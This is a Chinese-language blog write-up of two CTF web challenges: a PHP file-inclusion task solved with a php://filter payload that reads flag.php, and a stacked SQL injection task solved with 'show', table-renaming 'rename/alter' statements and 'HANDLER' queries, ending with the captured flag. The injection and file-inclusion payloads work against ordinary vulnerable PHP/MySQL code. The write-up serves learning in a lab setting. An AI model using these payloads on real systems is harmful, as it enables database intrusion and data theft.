[ACTF2020 新生赛]Include 1和[强网杯 2019]随便注 1

原创

cyphersec 于 2022-04-22 23:15:58 发布 1464 收藏

分类专栏： 笔记 文章标签： 网络安全 web

本文链接：https://blog.csdn.net/cuddlylm/article/details/124357130

一道文件包含的题，利用php伪协议

参考： PHP伪协议的妙用：https://www.freebuf.com/articles/web/287619.html

浅谈PHP伪协议：https://www.freebuf.com/articles/web/320662.html

ctf中关于php伪协议的考查：https://www.freebuf.com/articles/network/183226.html

了解了PHP伪协议后，那么此处应当使用 ：php://filter 读取源代码并进行base64编码输出，不然会直接当做php代码执行就看不到源代码内容了

payload：

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

进去发现只有一个查询界面

测试了一下发现存在sql注入

于是用order by 联合查询，发现有两个字段

在用union select 查表的时候发现，很多字符都被过滤了，回显如下

return preg_match("/select|update|delete|drop|insert|where|./i",$inject);

思考：在select update 这些关键子都被过滤以后要怎么去注入，一开始试了双写和大小写混合绕过都不行，说明这题很有可能压根就不用这些来注入

看了网上的wp，这题是堆叠注入，原理很简单，就是通过 ; 号注入多条SQL语句。

在过滤了 select 和 where 的情况下，还可以使用 show 来爆出数据库名，表名，和列名。

```
1'; show databases; #                                爆库
0'; show tables; #                          爆表
1'; show columns from words; #
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

可以看到这里有两个表，我们直接爆第一个表的内容。
这里学到一个新知识点，表名为数字时，要用反引号包起来查询

```
0'; show columns from `1919810931114514 `; #
```

但是啥都没查出来
看了一下大佬的解法
1，通过 rename 先把 words 表改名为其他的表名。
2，把 1919810931114514 表的名字改为 words 。
3，给新 words 表添加新的列名 id 。
4，将 flag 改名为 data 。


```
1'; rename table words to word1; rename table `1919810931114514` to words;alter table words add id int unsigned not Null auto_increment primary key; alert table words change flag data varchar(100);#
```

alert作用：修改已知表的列。
拓展一下：
用法：

```
    添加一个列
alter table " table_name" add " column_name"  type;
    删除一个列
alter table " table_name" drop " column_name"  type;
    改变列的数据类型
alter table " table_name" alter column " column_name" type;
    改列名
alter table " table_name" change " column1" " column2" type;
alter table "table_name" rename "column1" to "column2";
```

然后再查询date数据库

```
1'; show columns from words; #
```



猜测可能是权限不够

解法二：
发现一个神奇payload

```
1'; handler `FlagHere` open as `a`; handler `a` read next;#
1';HANDLER FlagHere OPEN; HANDLER FlagHere READ FIRST; HANDLER FlagHere CLOSE;#
```

#这条是复杂一点
把上面的flaghere替换成本题flag所在的表名，就可以得到flag

```
1'; handler `1919810931114514` open as `a`; handler `a` read next;#
```

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{ac6dbc38-ddc6-4873-ae93-1ee9889899e4}"
}
```
